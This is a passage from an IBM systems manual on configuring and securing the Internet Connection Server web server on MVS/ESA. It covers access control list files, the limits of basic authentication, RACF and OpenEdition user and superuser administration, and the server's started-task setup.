     If there is a match, the process continues with the next step. If there is no match, the process ends and the server returns a message to the requestor saying that the authorization failed. Only valid user names with matching addresses can GET the protected pages if they pass the next steps in the configuration file.

   - PutMask WEBADM@9.12.14.*

     The server checks the user name against the valid user name WEBADM and the address of the requestor against the address template.

     If there is a match, the process continues with the next step. If there is no match, the process ends and the server returns a message to the requestor saying that the authorization failed. Only a user name WEBADM with a matching address can PUT a message on the protected pages if he passes the next step in the configuration file.

Refer to A.1.9, “User Names, Group Names, and Address Templates on Mask Sub-directives” on page 149 for a detailed overview of the Mask sub-directive.

3. The server checks the user name sent by the requestor against the user name in the database of the external security manager, as indicated by the PasswdFile sub-directive by %%SAF%%.

   If there is a match, the process continues with the next step. If there is no match, the process ends and the server returns a message to the requestor saying that the authorization failed.

4. The server checks the password sent by the requestor against the password that is defined in the database of the external security manager.

   If there is a match, the process continues with the next step in the configuration file. If there is no match or the password is expired, the process ends and the server returns a message to the requestor saying that the authorization failed.

3.9 Using Access Control List (ACL) Files

Access control list (ACL) files can be used to limit access to specific files on a protected directory. Each protected directory can have only one ACL file. The ACF file must be named .www_acl and be present on the protected directory.

Normally, the Mask sub-directives (GetMask, PostMask, PutMask, and DeleteMask) in the protection setup define the first level of access control, and then the ACL files further limits access to individual files. However, the configuration directive ACLOverride controls whether the .www_acl file is logically added to the controls in the protection setup or is used instead of those controls. The ACLOverride sub-directive with a value of `On` in the protection setup causes the Mask sub-directive in the protection setup to be ignored when a protected directory contains an ACL file.

Protected requests must have either a Mask in a protection setup or a .www_acl file in the directory.

Within the ACL file, each line contains a rule limiting access based on:

- The file name (wildcards are allowed)
- The user name (Authentication is required) or server group file
- The IP address (wildcards are allowed) or the the domain name
- The HTTP method

The server processes the rules in the ACL file from top to bottom. The server compares the three elements of each rule to the request until a match is found or until the end of the file is reached.

Some examples of ACL file entries are:

```
*            : GET              : All
*html        : GET,POST         : group1
secret.*     : GET,POST         : group2,@*ibm.com
welcome.html : GET,POST,DELETE  : WEBADM@9.12.14.201
```

In the above example, any valid user name and password can be used to GET any file on the directory. User names defined for the group *group1* can be used to POST to any HTML file. User names defined for group *group2* that match the address template *ibm.com can be used to POST to files that start with secret.

From IP address 9.12.14.201, the user name WEBADM can be used to delete the welcome.html file.

ACL file access control does not bypass the access control check that is performed through the SAF interface. If the protection setup or .www_acl authorization permits access to the file, the (surrogate) user ID must also have the correct r/w/x permissions in the file security packet for the file. Refer to 3.3.3, “Which User ID is Used in Access Control Checks?” on page 34 to see how the Web server determines which (surrogate) user ID should be used.

3.10 Editing and Activating the Configuration File

The configuration file is made up of statements called directives and sub-directives. You can change your configuration file by editing the configuration file, updating the directives and sub-directives, and saving your changes. The default configuration file name is /etc/httpd.conf.

You can verify in the IMWEBSRV proc that your server is using the default configuration file. You can start your server using your own configuration file by adding the following statement to your startup proc in the proclib.

```
//PARM='-r  /usr/local/httpd.conf'
```

To manipulate the configuration file, use the TSO command:

```
OEDIT /etc/httpd.conf
```

It also possible to specify *configuration overrides* in the proc by using the following PARM statements:

```
-cacheroot /tmp/websrv      # CacheRoot path
-dxx                        # directory browse options
  n                         # DirAccess Off
  s                         # DirAccess Selective
  y                         # DirAccess On
   b                        # DirREADME bottom
   t                        # DirREADME top
   r                        # DirREADME off
-disable   xxx              # Disable   method
-enable    xxx              # Enable    method
                            #
-gmt                        # LogTime   GMT
-localtime                  # LogTime   LocalTime
-nolog     xxx              # NoLog     xxx  (one per -nolog)
-l         xxxx/httlog.     # AccessLog path/name
-errlog    xxxx/htterr.     # ErrorLog  path/name
-newlog    xxxx/httlog.     # LogFormat Common
-oldlog    xxxx/httlog.     # LogFormat Old
                            #
-h         xxx.xxx.xxx      # HostName  domain.name or IP.addr
-p         nnnn             # Port      nnn (default 80)
                            #
-r         /etc/httpd.conf  # RuleFile  path/name
                            #
xxxxxxx                     # ServerRoot xxxxxxx; Pass /*
```

To make your changes take effect, restart the server. You must stop the server and start it again if you changed one of the following directives:

- Port

- UserId
- GroupId
- PidFile

3.10.1 Using the Configuration and Administration Forms

The Internet Connection Server for MVS/ESA comes with a tool called the Configuration and Administration Forms. This tool is a combination of CGI programs and HTML forms. One way to update the configuration file is to connect to your fledgling server using a Web browser and select the *Configuration and Administration Forms* option (The full URL is http://your_server/admin-bin/cfgin/initial).

These forms are, themselves, protected by the basic authentication scheme, so you will be prompted to enter an administrator's ID and password.

The dialogs in the Configuration and Administration forms cause the server configuration file to be updated.

Refer to *Internet Connection Server for MVS/ESA User's Guide* for detailed procedures that can assist you in using these Configuration and Administration Forms.

3.10.2 Protecting the Configuration and Administration Forms

The OS/390 Internet BonusPak provides a default configuration file with a protection setup that authorizes user WEBADM to access the configuration and administration forms. The user ID and password for WEBADM are validated in the external security manager.

```
Protection IMW_Admin {
        ServerId        IMWEBSRV_Administration
        AuthType        Basic
        PasswdFile      %%SAF%%
        Mask            WEBADM
}

Protect /admin-bin/* IMW_Admin WEBADM
```

Note: The configuration file is case-sensitive. The user ID that is specified in the protection setup, in this case WEBADM, must match the user ID that is typed in by the client that is using the specified user ID.

Chapter 4. Security Considerations When Using Basic Server Security

The *basic server security* is controlled through statements in the configuration file. These statements are called directives and sub-directives. The basic security facilities that are provided with the Internet Connection Server for MVS/ESA are based on one of the following elements or a combination of them:

- The source IP address
- User ID and passwords sent to the Web server

When a request is received, the header indicates the originator of the request. For your local controlled corporate network, you can take it for granted that the header of this request truly identifies the sender of this request. But it is possible for a "hacker" coming from a network that you do not control (for example the Internet), to forge the header so that it falsely identifies a trusted client. It is virtually impossible to detect when someone impersonates another user. For certain configurations, additional security facilities, such as source-address filtering firewalls with logging options, are needed to protect your Web server against address-spoofing attacks. Refer to Chapter 2, "Network Security and Firewalls" on page 15 for a detailed discussion on the different scenarios with and without firewalls.

4.1 User Authentication in the Internet Connection Server for MVS/ESA

There are some differences in the way a client can authenticate himself to a server. Networks use a variety of communication methods, some of which are *connectionless*, and others that are *connection-oriented*. To understand the difference in the identification and authentication facilities, you need to understand how connectionless communications differ from connection-oriented communications.

Environments in which a physical as well as logical point-to-point connection exists are called connection-oriented. A good example of such a network connection is your TSO terminal-host session or the *Transmission Control Protocol* (TCP) that is used to communicate with the Internet Connection Server for MVS/ESA.

User Datagram Protocol (UDP), a member of the TCP/IP family of protocols, is a good example of a connectionless environment. The difference between TCP and UDP is the way they handle connections between two machines. TCP sets up a connection in such a manner that the two machines are joined, each aware of the machine at the other end. By using a facility that is based on sequence numbers that are updated with each message, the two machines let each other know what is going on and acknowledge each message sent. UDP doesn't try to set up a connection. It simply bundles up the message, attaches the IP address of the destination machine, and sends the package over the network. Obviously, TCP is a more reliable method of communication.

No matter which of the two protocols (TCP or UDP) you use, packages leave your Web browser and travel through the network until they reach an address that matches the destination address. Your packages have no idea which route they are taking; the header information is read by every node it touches. The receiving node should not rely on the originating address of this package. The

package might come from an address that is outside the scope of its own administration boundary. Since modern hacker techniques are able to crack the sequence numbering that is used in the TCP protocol, you should not rely on IP addressing for security.

4.1.1 Sending Your Credentials

In order to accept certain requests, the receiver might request an additional proof of the identity of the originator. These credentials are associated with this request. This introduces a possible security exposure when the requests are sent over an open network, such as the Internet. The security issue is that an intruder can masquerade as a legitimate client by sending a package with a legitimate originating address and the credentials that he copied from a valid request that passed his node.

Of course, masquerading is also possible in a controlled corporate network, but it is unlikely that an intruder is able to introduce a foreign terminal into a physically controlled corporate network. Just in case a security breach is detected, you know where it is coming from, and you can limit the possible intruder to the individuals that have physical access to terminals on the corporate network. In an open network, the intruder can be anyone who has logical access to the network.

4.1.2 How Does the Internet Connection Server for MVS/ESA Use Authentication?

The Internet Connection Server for MVS/ESA can be configured in such a way that the client needs to identify himself to the server by sending a user ID and password. Certain pages can be protected by using a security setup, while other pages are accessible by all clients. The requested credentials are validated in either the RACF database or in the password file that is associated with the security setup in the server.

Today, numerous ways exist (and are published) to crack a password. Also the way passwords are scrambled when they are sent over the Internet is no longer a serious challenge for professional hackers. The way the Web server and the Web browser communicate with each other adds an additional security risk to this password exchange. Due to the stateless nature of the HTTP protocol, the Web server does not retain knowledge about the client once it has served the request.

The Web server requires the security credentials from the client each time the client accesses a protected page. You can compare this to a TSO environment where the user needs to type his user ID and password each time he accesses a different data set. Most Web browsers have circumvented this very irritating type of operation. All browsers have their own solution for this problem; some are more secure than others.

4.1.3 Pay Attention to Passwords

In any password based system there are certain common problems that make it difficult to be sure that the user really is who he claims to be. The user ID and password can be compromised, for example, by:

- Users who voluntarily give their user ID and password to another person
- Users who have their user ID and password written down where someone may find it and use it without their knowledge

- Someone who may have guessed the password
- Someone who may have intercepted the user ID and password between the client and server system

The first three possibilities are problems that occur in any password-based system. The normal response to such systems is to suggest better user education and password rules. This is quite reasonable, and can be effective within your own single enterprise, where you have some control over the users of the system and over your network. It is much less effective in the Internet environment, where users can come from any background and location.

The risk of intercepting the user ID and password depends on the level of protection that is given to messages by the HTTP protocol. As mentioned earlier, a masking algorithm is used to protect the user ID and password from casual viewing. Unfortunately, the protection it provides is minimal.

Using a user ID and password on your own corporate network should not be a problem, especially when you have good password rules and user awareness in place. But you should not rely on this security scheme when you accept requests from clients who access your Internet Connection Server for MVS/ESA through an open network such as the Internet.

4.1.4 How Browsers Handle Your Credentials

Basically what most browsers do is the following. The first time a browser contacts a particular server, it doesn′t know if anything requires authentication and it doesn′t send any. When the server sends a 401 message (the request requires user authentication), it also sends a header saying in which "ServerId" domain the user ID and password will be checked. This name is supplied in the security setup in the configuration file. The browser then prompts the user for a user ID and password and resubmits the same request with an *Authentication header*.

Most browsers appear to cache the last successful Authentication header under both the Web server IP address and ServerId string. The browser sends that Authentication header on every ensuing request to the server, since they don′t know if the following request also needs one. The server ignores the Authentication header if the current request doesn′t fall under a protection setup. In most cases this means that unnecessary headers are sent for unprotected pages. The browser keeps on doing so until the server sends another 401 message. When a 401 is returned that indicates a failure occurred in a different ServerId, and the browser has a cached Authentication header for that domain, it transparently resends the request with that header.

This introduces some additional security exposures. The security credentials are sent across the Internet more often than really needed. This gives possible hackers more opportunities to crack your password. The second security issue is that your browser saves your credentials in a cache. They will stay in your workstation until you exit your Web browser. One might compare this to leaving your TSO session connected.

4.1.5 What Authentication Facility Should you Use?

The PasswdFile sub-directive can be used to specify the way you want users to be authenticated. User IDs and passwords can be validated in the following ways:

- In a password file that is associated with the security setup
- In an external security manager, such as Resource Access Control Facility

You can specify the path name of the password file that should be associated with this security setup. The Internet Connection Server for MVS/ESA uses UNIX-style password files with one-way encryption. These files are built and maintained by the Web administrator using a `htadm` command. The technique used produces a string that is repeatable but not decryptable. The server encrypts the trial password sent in and compares the encrypted result.

The Internet Connection Server for MVS/ESA is the only product in the Web server family that also supports system user IDs and passwords. When the PasswdFile sub-directive specifies %%SAF%%, the Web server checks the user ID and password through the SAF interface. In this case, the user must be a valid local MVS user and supply the correct password.

In either case, the user ID and password are used for authenticating the user for authorizing access through a Mask sub-directive found in the active Protection setup. If the user is authorized to continue, the request is processed under:

- The associated surrogate user ID from a Protect, DefProt, or protection setup
- The default surrogate user ID

This surrogate user ID is often different than the user ID passed by the browser for authentication. The surrogate user ID is what is used for all access control checking to files and programs. Only if the surrogate user ID is specified as %%CLIENT%% does the server run the request under the authenticated user ID.

4.1.6 Recommendations

There are different scenarios for which you should review the security issues if you like to use user authentication. These scenarios are:

- If you are sending your requests over a controlled corporate network, it is secure to use user ID and password authentication. It does not differentiate from your current operations where you send user IDs and passwords to your TSO, CICS, or IMS sessions. Your Web server requests are probably more secure since the credentials are scrambled if they are sent over the network.
- If you are sending your requests over an open network, such as the Internet, you should use additional security facilities as described in Chapter 11, "Future Security for Your Internet Connection Server for MVS/ESA" on page 137. If you would like to start testing the user authentication facilities over the Internet, use a password file instead of the RACF database. This prevents your MVS user IDs from being exposed. In case the user ID from the password file are compromised, they can only be used to access the Web pages that they protect.

Chapter 5. Protecting Your Internet Connection Server for MVS/ESA

As listed in 1.1.1, “Security Objectives” on page 2, access control and authentication are among the objectives for the security of your Internet Connection Server for MVS/ESA. This means that you must set up your server in the following ways:

- It should only deliver documents from within certain directories. You do not want people to be able to retrieve system files.
- It should only deliver restricted documents to authorized users.
- In order to make the decision whether to send these restricted documents, you need to be able to identify and authenticate the requestor.

The HTTP standard provides a mechanism called *basic authentication* to address part of these requirements. It is a challenge-response procedure whereby the server rejects the initial request with a status code 401. The client is then expected to resend the request with a valid user ID and password in the header.

Basic authentication is not a very secure system, because the process it uses to send the user ID and password (base64 encoding) merely obscures them from casual view. RACF can be used to identify and authenticate the user.

As explained in Chapter 4, “Security Considerations When Using Basic Server Security” on page 43, we recommend you not use this basic authentication facility for users that access your Internet Connection Server for MVS/ESA through the Internet. It is safer to use this facility if the user accesses your server through your corporate network.

Chapter 3, “Protecting the Pages on Your Internet Connection Server for MVS/ESA” on page 31 provides a more detailed discussion on basic authentication. Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA” on page 137 gives an overview of future enhancements that will allow you to use basic authentication on the Internet as well.

Once you have installed your Internet Connection Server for MVS/ESA, you will start adding HTML and other documents for it to serve. However you want to be sure that it will serve only those documents. The Internet Connection Server for MVS/ESA allows you to define *mapping rules* to determine which file will really be retrieved when a user requests it. The mapping rules are stored in the *main configuration file*.

You can configure the server by using the Internet Connection Server Configuration and Administration Forms or by editing the server′s configuration file directly. After installing the default configuration file that is part of the OS/390 Internet BonusPak, your server has one authorized user name that can be used to access the Configuration and Administration Forms. By default, the authorized user name is WEBADM.

Chapter 3, “Protecting the Pages on Your Internet Connection Server for MVS/ESA” on page 31 describes the configuration file and the mapping rules. It also tells you how you can change your server′s configuration. It focuses on how to control which requests will be accepted and which documents you call the external security manager for to perform an additional access control check.

Examples in this book assume that RACF is used to control who has what type of access to your files and directories.

In order to be able to make the right security decisions through RACF, every user and every process that needs access to resources must have a RACF user ID assigned to it. This includes the Web server daemon.

The individual users that access your Web Server can be one of the following:

- Anonymous users. They are not identified and authenticated and can only access a limited number of *public* pages.
- Identified and authenticated users that have no standard user ID on your system. These users will use a so-called *surrogate user ID* and can access different classes of pages depending on the user ID they used to login into your Web Server.
- Identified and authenticated users that have a standard user ID on your system. These users can access directories and files based on their permissions for these resources.

You must be sure that your Internet Connection Server for MVS/ESA daemon performs the various user identifications and authentications and that no one modified your daemon. In order to ensure that a known and trusted load module is executed when your Internet Connection Server for MVS/ESA is started, establish a so called *controlled environment*. RACF can be used to set up and maintain this controlled environment.

5.1 RACF Environment to Protect Your Internet Connection Server for MVS/ESA

The Internet Connection Server for MVS/ESA for MVS/ESA has extensive access control support including RACF validation of user IDs and passwords and access control through *surrogate* user ID support.

Resource Access Control Facility manages system and data security in an OS/390 OpenEdition environment by verifying that a user can access:

- OpenEdition MVS *processes* (programs that uses OpenEdition MVS services)
- OpenEdition MVS *files* and *directories*

Standard RACF is used to establish a controlled environment that ensures, for example, that the daemon that is executed is not modified in such a way that security functions are not performed.

The following topics provide a detailed overview of the various RACF and UNIX security features, how they relate to each other, and how they are exploited in securing the Internet Connection Server for MVS/ESA. Topic 5.12, “Step-by-Step Procedure to Implement the RACF Security” on page 71 provides a detailed procedure to implement this security.

This document assumes that the OpenEdition MVS kernel is installed and running and has a RACF user ID assigned to it. If that is not done yet, refer to *OS/390 OpenEdition MVS Planning* for more information on how to set up the kernel security.

5.2 UNIX Security Basics

On UNIX systems, each user needs an account that is made up of a user name, and a password. UNIX uses the /etc/passwd file to keep track of user name and an encrypted password for every user on the system. Internally, the UNIX operating system uses a numeric ID to refer to a user, so in addition to user name and password, the /etc/passwd file also contains a numeric ID called the user identifier or UID. UNIX operating systems differ, but generally these UIDs are unsigned 16 bit numbers, ranging from 0 to 65535. The UID is the actual number that the operating system uses to identify the user. User names are provided as a convenience, giving us an easy way for us to remember our sign on to the UNIX system. If two users are assigned the same UID, UNIX views them as the same user, even if they have different user names and passwords. Two users with the same UID can freely read and write over each other′s files and can kill each other′s processes. Assigning the same UID to multiple users is generally not recommended.

UNIX systems have the concept of groups where you group together many users who need to access a set of common files, directories, or devices. Like user names and UIDs, groups have both group names and group identification numbers (GIDs). Each user belongs to a primary group that is stored in the /etc/passwd file on UNIX systems.

Along with user name, encrypted password, UID, and GID, the /etc/passwd file also contains the user′s full name, the user′s home directory (the directory where a user generally stores his files) and the file name of the shell program that is executed when the user initially logs in.

5.2.1 UNIX Superusers

In UNIX systems it is common for one person to have full administrative authority for a system. In MVS, it is common for these administrative authorities to be divided among several people. OS/390 OpenEdition has provided a way for you to separate some of the authorities normally granted to superusers. Refer to 5.3.5, "Controlling Superusers Under OS/390 OpenEdition" on page 53 for a detailed description of how to control superusers under OS/390 OpenEdition.

5.3 OS/390 OpenEdition Users

A OpenEdition MVS user is identified by an *OMVS user ID (UID)*, which is kept in the RACF user profile, and a *OMVS group ID (GID)*, which is kept in the RACF group profile.

The system can verify the user IDs and passwords of the users, for example, when:

- They log on to a TSO/E session or when a job starts.
- A user in a TSO/E session invokes the shell. RACF then verifies that the interactive user is defined to OpenEdition MVS before the system initializes the shell.
- A program requests a service from OpenEdition MVS. RACF verifies that the user running the program is defined to OpenEdition MVS before the system provides the service.
- A user does a *native* login, for example, by using R_login.

OpenEdition MVS information about the user is stored in a OMVS segment in the user profile. OpenEdition MVS information about the RACF group is stored in the OMVS segment in the RACF group profile.

5.3.1 Maintaining OS/390 OpenEdition Users

The following RACF commands can add, modify, and list OpenEdition information for a RACF user or RACF group profile:

- ADDUSER
- ALTUSER
- LISTUSER
- ADDGROUP
- ALTGROUP
- LISTGROUP

The ISPF RACF panels can be used to add, change and list the OpenEdition information for RACF users and groups.

To authorize a RACF user to access OpenEdition MVS resources, you must add an OMVS user ID to the RACF user profile for an existing or new TSO/E user and connect each user to a RACF group that has a GID. You also have to add an OMVS group ID (GID) to a RACF group profile for an existing or new RACF group. The UID and GID number value can range from 0 to 214783647.

Similar to the way some users with special RACF attributes have unrestricted ability to access resources and processes within MVS, there must be a so-called *superuser* defined for the OpenEdition MVS environment. Each user who has a UID = 0 is a superuser.

When a user is logged on to OpenEdition MVS, the UID from the user′s RACF user profile becomes the *effective UID* of his process. This effective UID is used to check the user authorization.

When a TSO/E user becomes an OpenEdition user, the GID from his current connect group becomes the *effective GID* of the user′s process. The user can access resources available to members of the user′s effective GID.

When *RACF list-of-group checking* is active, a user can access an OpenEdition resource if it is available to members of any group the user is connected to and if the group has a GID in its RACF profile. The additional groups are called *supplemental groups.*

To activate the RACF list-of-group checking, specify the GRPLIST parameter on a SETROPTS command.

The maximum number of supplemental groups that can be associated with a process is 300.

5.3.2 Adding a New OpenEdition MVS User

To add a new user with access to the OpenEdition MVS environment, use the following commands. The user description is as follows:

```
Name      :    PETER
Group     :    IMWEB
PROC      :    TSOPROC
PROGRAM   :    /bin/sh
HOME      :    /u/peter
```

To add the new user through a RACF TSO command, enter the following on the TSO command line:

```
ADDUSER PETER DFLTGRP(IMWEB) NAME('PETER') PASSWORD(password)
 OMVS(UID(123) HOME('/u/peter') PROGRAM('/bin/sh'))
 TSO(ACCTNUM(acctnum) PROC(tsoproc) MAXSIZE(maximum_region_size))
```

If the (default) group (and the OMVS segment) does not already exist, use the following RACF command prior to entering the ADDUSER command:

```
ADDGROUP IMWEB SUPGROUP(supgroup) OMVS(GID(GID))
```

You can alter the user profile for an already existing RACF user to add the information to the OMVS segment by using the following TSO RACF command:

```
ALTUSER PETER OMVS(UID(123) HOME('/u/peter') PROGRAM('/bin/sh'))
```

To list the OMVS segment information in a user profile, use the following RACF TSO command:

```
LU PETER OMVS NORACF
```

The output of this LISTUSER command might look like:

```
USER=PETER

OMVS INFORMATION
----------------
UID= 123
HOME= /u/peter
PROGRAM= /bin/sh
```

The HOME information /u/peter is the home directory the user is connected to after he initialized the shell. The user can switch to another directory by using the OpenEdition shell command cd. PROGRAM tells you in which file the shell will be invoked.

RACF panels can also be used to list the OMVS segment in a user profile.

A user must belong to at least one group and can be connected to additional groups. When a user logs on to a TSO/E session, one of the groups is selected as the user's current group. For a user to be able to request OpenEdition MVS services and invoke the shell, the user's current RACF group must have an OpenEdition MVS group ID (GID) assigned to it.

For useful reports and auditing, assign a unique GID to each RACF group. To add a group ID (GID) to an already existing group, use the following RACF TSO command:

```
ALTGROUP IMWEB OMVS(GID(GID))
```

To list the OMVS segment information in a group profile, use the following command:

```
LG groupname OMVS NORACF
```

RACF ISPF panels can also be used to add and list the OMVS group information.

5.3.3 Home Directory and Program

The security administrator specifies the pathname of the *home directory* for each user or process in the HOME field of the OMVS segment in the RACF user profile. When a user initializes the shell, the user's working directory is the home directory.

This home directory is the default for a OpenEdition cd command. The user can use the cd command to use another directory as the working directory.

On an open system, a working directory is normally defined in lowercase letters and usually has the user's TSO/E user ID as its name, for example '/u/peter'.

When the HOME directory is changed in a user profile, for example with the ALTUSER command, and this directory is not already defined, you get the following message when the user tries to access open a OpenEdition shell:

```
FSUM2078I No session was started.  The home directory for this TSO/E user ID
does not exist or can not be accessed. +
FSUM2079I Function = sigprocmask, return value= FFFFFFFF, return code= 0000009C
reason code=0507014D
```

There are two different ways to define this home directory. It can be defined by either using a TSO/E command:

MKDIR '*directory_name*' MODE(*directory_permission_bits*)

or through an OpenEdition shell command:

mkdir -m(*permissions_for_directory*) directory_name

The mode parameter (MODE in the TSO/E command and -m) is used to specify the requested access authority for users in the OpenEdition MVS environment.

The permission bits are changed with the OpenEdition shell command chmod.

The PROGRAM variable specifies the OpenEdition MVS program that is invoked when the user enters the OpenEdition MVS environment, for example, by entering the TSO/E OMVS command. If the shell is to be installed, the HOME and PROGRAM parameters must be specified. If the shell is not to be installed, specify only the HOME parameter.

5.3.4 User Access for OMVS Segment

To allow a user to see or change the OMVS field in a RACF user profile, an installation can set up field-level access. You can authorize a user to specified fields in any profile, or to specified fields in the user's own profile. First, define a profile for the OMVS segment fields UID, HOME and PROGRAM by using the following RACF TSO commands:

```
RDEFINE   FIELD   USER.OMVS.UID      UACC(NONE)
RDEFINE   FIELD   USER.OMVS.HOME     UACC(NONE)
RDEFINE   FIELD   USER.OMVS.PROGRAM  UACC(NONE)
```

Next, permit users to access fields with the RACF PERMIT commands. &RACUID allows all users to access the fields in their own profiles with the specified authority. UPDATE access allows users to change the fields; READ access allows the users to read the fields.

```
PERMIT  USER.OMVS.UID     CLASS(FIELD) ID(&RACUID) ACCESS(READ)
PERMIT  USER.OMVS.HOME    CLASS(FIELD) ID(&RACUID) ACCESS(UPDATE)
PERMIT  USER.OMVS.PROGRAM CLASS(FIELD) ID(&RACUID) ACCESS(UPDATE)
```

Recommendation

Give only selected users UPDATE access to the UID field. A user with UPDATE access to the UID field can become a superuser by changing his UID to 0.

To allow authorization to the entire OMVS segment (for example, for a OpenEdition MVS security administrator), the user needs UPDATE authority to the USER.OMVS.* profile in the FIELD class.

Similar access controls can be used to control access to the GID field in the OMVS segment of the group profile.

5.3.5 Controlling Superusers Under OS/390 OpenEdition

OS/390 OpenEdition has provided a way for you to separate some of the authorities normally granted to superusers by the creation of three RACF facility class profiles:

BPX.SUPERUSER This facility allows non-superuser users to gain superuser authority for OpenEdition MVS resources (for example, HFS files) only.

BPX.DAEMON This facility is usually used for daemon programs that need to validate user passwords and then change the MVS identity and OpenEdition MVS UID and GID of a spawned address space. Programs that do this are RLOGIND, TELNETD, FTPD, and IMWEBSRV.

BPX.SERVER Applications, such as OpenEdition daemons, can be enabled to customize the security environment of a thread, meaning that the thread may be executed under a different RACF identity than daemon.

This facility is normally used for server programs that use POSIX threads and need to associate a *surrogate* MVS identity with each thread in its address space. Among the programs that do this is IMWEBSRV.

5.3.6 UNIX-level Security Versus MVS-level Security

OS/390 OpenEdition supports two levels of *appropriate privileges*. This allows the installation to optionally distinguish superusers from daemons.

If there is no BPX.DAEMON profile defined in the RACF FACILITY class, the system has UNIX-level security.

This level of security is for installations where superuser authority has been granted to system programmers. These individuals already have permission to access critical MVS data sets such as parmlib, proclib, and linklib. These system programmers have total authority over a system.

Daemon programs run with superuser authority and can issue `setuid()` and `seteuid()` to change the MVS identity in an address space.

If there is a BPX.DAEMON profile defined in the RACF FACILITY class, the system has MVS-level security. Your system can exercise more control over your superusers.

This level of security is for customers with very strict security requirements who need to have superusers maintaining the file system but want to have greater control over the MVS resources that these users can access.

Although BPX.DAEMON provides some additional control over the capabilities of a superuser, a superuser should still be regarded as a *privileged* user because of the full range of privileges the superuser is granted.

The additional control that BPX.DAEMON provides involves the use of OpenEdition MVS services such as `setuid()` that change a caller's MVS user identity. With BPX.DAEMON defined, a superuser process can only successfully run these services if both the following are true:

- The caller's user identity is permitted to the BPX.DAEMON facility class profile.
- All programs running in the address space have been fetched from a controlled library. Refer to 5.6, "Preventing Modifications to Your Load Module" on page 59 for more detail on how to create a *controlled environment*. The HFS cannot be identified as a security product controlled library.

OpenEdition MVS services that change a caller's MVS user identity require the target MVS user identity to have an OMVS segment defined. Therefore, if you want to maintain this extra level of control at your installation, carefully choose the following:

- Which daemons to permit to the BPX.DAEMON facility class
- The users to whom you give OMVS security profile segments

5.3.7 Defining Superusers

You can define superusers in the following ways:

- The recommended method is to permit the user to the BPX.SUPERUSER FACILITY class profile. This allows a user with a non-zero UID to switch to superuser authority to perform system maintenance.
- The other method is to set the UID to 0 in the OMVS segment of the user profile. Using this method, the user always runs as the superuser. In this environment, you risk entering commands that can damage the file system. If you want to assign a UID of 0, also assign a secondary user ID with a non-zero UID for activities other than system management.

  For example:

  ```
  User ID  SMORG    UID(0)   --used for system maintenance

  User ID  SMORG1   UID(7)   --used for regular programming activities
  ```

5.3.8 Managing User Identities and Authorizations

There are some differences in the way UNIX and MVS systems manage user identities and authorizations. For example, in UNIX a superuser can change the UID of a process to any UID using `setuid()` or `seteuid()` functions. In OpenEdition MVS there are two options:

- If the BPX.DAEMON FACILITY class profile is not defined, the superuser can change the UID of a process to any UID using `setuid()` or `seteuid()` functions.
- The superuser must be permitted to the BPX.DAEMON FACILITY class profile in order to change UIDs.

In UNIX, a `su` shell command allows change of a UID if user provides the root's password. In OpenEdition MVS, a `su` shell command allows change of a UID if user is permitted to the BPX.SUPERUSER FACILITY class profile.

For a complete overview of the differences in how user identities are managed in UNIX, MVS, and OpenEdition MVS refer to Appendix B, "Managing User Identities and Authorizations" on page 155.

5.4 Controlling Daemons

A daemon is a "long-lived process" that runs unattended to perform continuous or periodic system-wide functions, such as network control. Some daemons are triggered automatically to perform their task; others operate periodically.

The Internet Connection Server for MVS/ESA can be seen as a daemon. Although the Internet Connection Server for MVS/ESA IMWEBSRV is usually started as a started task, it can be controlled by using OpenEdition commands. For example, you should use the OpenEdition MVS `kill` command or administration (wwwcmd) shell command to stop or restart the process. You can also use the MVS commands PURGE and CANCEL to stop the Internet Connection Server for MVS/ESA.

Among others, IBM supplies the following daemons with OpenEdition MVS:

inetd Internet daemon

rlogind Remote login daemon

cron batch scheduler

lm OCS login monitor

When UNIX systems are initialized (booted or IPLed), the /etc/rc shell script is run to perform system initialization functions and to start daemons. If a daemon terminates, a superuser must restart the daemon.

On MVS, the installation has several ways of starting and restarting daemons. The method used depends on the level of control the installation has chosen for daemons. For example, daemons can be started using the following techniques:

- Start the daemon with a MVS start command from the operator console.

  In order to get the Internet Connection Server for MVS/ESA daemon started with an MVS start command, you need to copy the sample procedure IMWEBSRV that is provided with this OS/390 Internet BonusPak in a procedure library (for example, SYS1.PROCLIB). If you changed some of the default names of the target libraries that are defined in the OS/390 Internet

BonusPak, you must make the corresponding changes in the startup proc. A sample proc is depicted below.

```
//IMWEBSRV PROC
//WEBSRV   EXEC PGM=IMWHTTPD,REGION=0K,TIME=NOLIMIT,PARM='POSIX(ON),
//              STACK(32K,32K,ANY,FREE),TRAP(OFF)/-vv -nodns
//              -h 9.12.14.201'
//STEPLIB  DD DSN=IMW.V1R1M0.SIMWMOD1.FIX1,DISP=SHR
//SYSIN    DD DUMMY
//*UTDSC   OUTPUT DEST=WTSCPOK.HOPKING
//OUTDSC   OUTPUT DEST=LOCAL
//SYSPRINT DD SYSOUT=*,OUTPUT=(*.OUTDSC)
//SYSERR   DD SYSOUT=*,OUTPUT=(*.OUTDSC)
//STDOUT   DD SYSOUT=*,OUTPUT=(*.OUTDSC)
//STDERR   DD SYSOUT=*,OUTPUT=(*.OUTDSC)
//SYSOUT   DD SYSOUT=*,OUTPUT=(*.OUTDSC)
//CEEDUMP  DD SYSOUT=*,OUTPUT=(*.OUTDSC)
```

A user ID needs to be assigned to this server. The OS/390 Internet BonusPak assumes that you are using a user ID WEBSRV. For the IMWEBSRV cataloged procedure to obtain control with the desired user identity, you must add an entry to the RACF started procedure table. This can be done through a entry in the module ICHRIN03 or through an entry in the RACF STARTED class.

The following entry defines the user ID and group ID that the IMWEBSRV address space will be assigned:

```
DC    CL8'IMWEBSRV'  PROCEDURE NAME
DC    CL8'WEBSRV'    USERID (ANY RACF-DEFINED USER ID)
DC    CL8'IMWEB' '   GROUP NAME OR BLANKS FOR USER'S DEFAULT GROUP
DC    XL1'00'        NOT TRUSTED
DC    XL7'00'        RESERVED
```

Or you can use the following RACF command to define a profile in the STARTED class:

```
RDEFINE STARTED IMWEBSRV.*
   STDATA(USER(WEBSRV) GROUP(IMWEB) PRIVILEGED(NO) TRUSTED(NO) TRACE(NO))
```

After entering S IMWEBSRV on the MVS console, the following messages appear telling you that the user ID and group ID are assigned:

```
$HASP100 IMWEBSRV ON STCINRDR
IEF695I START IMWEBSRV WITH JOBNAME IMWEBSRV IS ASSIGNED TO USER WEBSRV
 , GROUP IMWEB
$HASP373 IMWEBSRV STARTED
```

Before you start the Internet Connection Server for MVS/ESA, you must setup a user ID WEBSRV. This user ID must have UID of 0 so that it always runs with superuser authority. The Internet Connection Server for MVS/ESA always changes to either a surrogate user ID or the client's local MVS user ID prior to accessing the requested resource.

